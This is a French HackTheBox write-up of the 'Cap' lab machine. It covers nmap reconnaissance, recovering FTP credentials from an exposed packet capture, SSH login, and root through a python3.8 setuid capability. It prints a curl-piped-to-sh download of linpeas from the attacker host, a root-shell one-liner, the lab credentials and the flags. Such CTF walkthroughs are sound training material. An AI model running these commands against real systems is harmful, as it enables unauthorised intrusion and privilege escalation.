HackTheBox Walkthrough - Cap
Machine ciblée : Cap.
Répertoire : /home/kali/Cap
Temps passé dessus : 2h30
Phase 1 : Reconnaissance
┌──(kali㉿kali)-[~]
└─$
name="Cap"
repository="/home/kali/$name"
ip="10.10.10.245"
domain='htb'
cd $repository 2&>/dev/null || mkdir $repository && cd $repository
grep "$ip $name ${name}.${domain}" /etc/hosts >/dev/null || echo "$ip $name ${name}.${domain}" | sudo tee -a /etc/hosts
nmap -Pn -A -T5 --top-port 1000 -oN $repository/txt $ip
nmap -Pn -A -T5 -p - -oN $repository/full $ip
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-27 06:37 EST
Nmap scan report for Cap (10.10.10.245)
Host is up (0.017s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 fa80a9b2ca3b8869a4289e390d27d575 (RSA)
| 256 96d8f8e3e8f77136c549d59db6a4c90c (ECDSA)
|_ 256 3fd0ff91eb3bf6e19f2e8ddeb3deb218 (ED25519)
80/tcp open http gunicorn
|_http-server-header: gunicorn
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| Server: gunicorn
| Date: Sun, 27 Nov 2022 11:38:24 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 232
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
| <title>404 Not Found</title>
| <h1>Not Found</h1>
| <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
| GetRequest:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Sun, 27 Nov 2022 11:38:19 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 19386
| <!DOCTYPE html>
| <html class="no-js" lang="en">
| <head>
| <meta charset="utf-8">
| <meta http-equiv="x-ua-compatible" content="ie=edge">
| <title>Security Dashboard</title>
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
| <link rel="stylesheet" href="/static/css/bootstrap.min.css">
| <link rel="stylesheet" href="/static/css/font-awesome.min.css">
| <link rel="stylesheet" href="/static/css/themify-icons.css">
| <link rel="stylesheet" href="/static/css/metisMenu.css">
| <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
| <link rel="stylesheet" href="/static/css/slicknav.min.css">
| <!-- amchar
| HTTPOptions:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Sun, 27 Nov 2022 11:38:19 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Allow: GET, OPTIONS, HEAD
| Content-Length: 0
| RTSPRequest:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 196
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid HTTP Version 'Invalid HTTP Version: 'RTSP/1.0''
| </body>
|_ </html>
|_http-title: Security Dashboard
Un ftp, un ssh, un serveur web qui semble avoir des trucs bizarre … Allons jeter un oeil au site web avant d’aller plus loin.

On découvre donc ici plusieurs onglets dont le IPConfig qui nous fait un petit ifconfig ou encore le security snapshoot qui est une trace wireshark des 5 dernières secondes. Je pense que ça va nous servir plus tard. On remarque aussi que l’on est connecté en tant que « nathan ». Une piste ?
Phase 2 : Analyse
┌──(kali㉿kali)-[~/Cap]
└─$ searchsploit vsftpd 3.0.3
---------------------------------------- ---------------------------
 Exploit Title                          |  Path
---------------------------------------- ---------------------------
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py
---------------------------------------- ---------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Cap]
└─$ searchsploit gunicorn
Exploits: No Results
Shellcodes: No Results

┌──(kali㉿kali)-[~/Cap]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://$name

┌──(kali㉿kali)-[~/Cap]
└─$ wfuzz -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt  -H "Host:FUZZ.$name.$domain" --hl 388 http://$name.$domain
Bon. Aucune piste pour l’instant … On va tenter des trucs sur le champs recherche du site ? Bon, il m’a fallu regarder le write-up, la solution est plutôt simple.
Vous vous souvenez plus tôt quand on parlait des captures ? Et bien notre première capture est la 2. En en faisant une autre, on découvre la 3. Mais que sont celles d’avant ?
N.B J’ai fait le test, et j’ai trouvé en 1 une capture que j’avais fait moi même … Je n’ai pas pensé à tester la 0 …

On a donc des credentials pour le ftp nathan:Buck3tH4TF0RM3!. Allons fouiller un peu.
Phase 3 : User
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp nathan@$ip
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
ftp> ls -lA
229 Entering Extended Passive Mode (|||30951|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Nov 27 11:38 user.txt
226 Directory send OK.
ftp> cat user.txt
?Invalid command.
ftp> get user.txt
local: user.txt remote: user.txt

┌──(kali㉿kali)-[~/Cap]
└─$ cat user.txt
c8a73fed997d8781c30e1bd072036b3c
Puis là, j’ai tourné en rond genre 5-10 minutes avant de me dire …
┌──(kali㉿kali)-[~/Cap]
└─$ ssh nathan@$ip
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

nathan@cap:~$
idiot.
Phase 4 : Elevation de privilege
Bon, essayons d’être plus pragmatique sur cette partie là. Il nous faut devenir root, on connait déjà quelques trucs :
┌──(kali㉿kali)-[~/Downloads]
└─$ cd ../Tools

┌──(kali㉿kali)-[~/Tools]
└─$     python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
nathan@cap:~$ curl http://10.10.14.2:8000/linpeas.sh |sh
[...]
╔══════════╣ CVEs Check #On fera une passe dessus plus tard, mais c'est rarement le chemin pour une PE.
Vulnerable to CVE-2021-4034
Vulnerable to CVE-2021-3560
Potentially Vulnerable to CVE-2022-2588
══════════╣ Searching ssl/ssh files #ça aussi, ça peut être intéressant, mais on a rien pour l'instant pour se connecter en root.
PermitRootLogin yes
ChallengeResponseAuthentication no
UsePAM yes
PasswordAuthentication yes
╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
Ok, alors avouons le de suite, si linpeas me l’avait pas remonté en jaune/rouge, je serai sûrement passer à côté. le binaire /usr/bin/python3.8 a la capacité d’exécuter un setuid. Ce qui signifie par extension qu’il peut nous permettre à devenir root. Je ne sais pas pourquoi il a été configuré comme ça, je pense que c’est juste un mauvaise configuration du binaire qui ne devrait pas exister. Petit tour sur GTFOBins pour trouver la commande.
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
# cat /root/root.txt
0b7bffc2f2939e2f41773484511e1e50
J’ai bien aimé faire un id pour prouver la spécificité du setuid. On est root, mais nos groupes restent ceux de nathan. Sympa.
Récapitulatif
Encore une fois, je trouve ça dommage d’abuser d’un truc que l’on ne devrait pas retrouver dans la vraie vie. Toutefois, la privilège escalation était très intéressante et te fais découvrir de nouvelles possibilité. Je dois approfondir le sujet des capabilities.
A retenir
Les traces Wireshark, c’est bien, mais c’est parfois un peu trop bien, il ne faut pas les laisser à la vue de n’importe qui.
Eviter les protocoles où les informations transitent en clair (style FTP).
Les capabilities sous Linux sont aussi dangereuse qu’un setuid tout simple.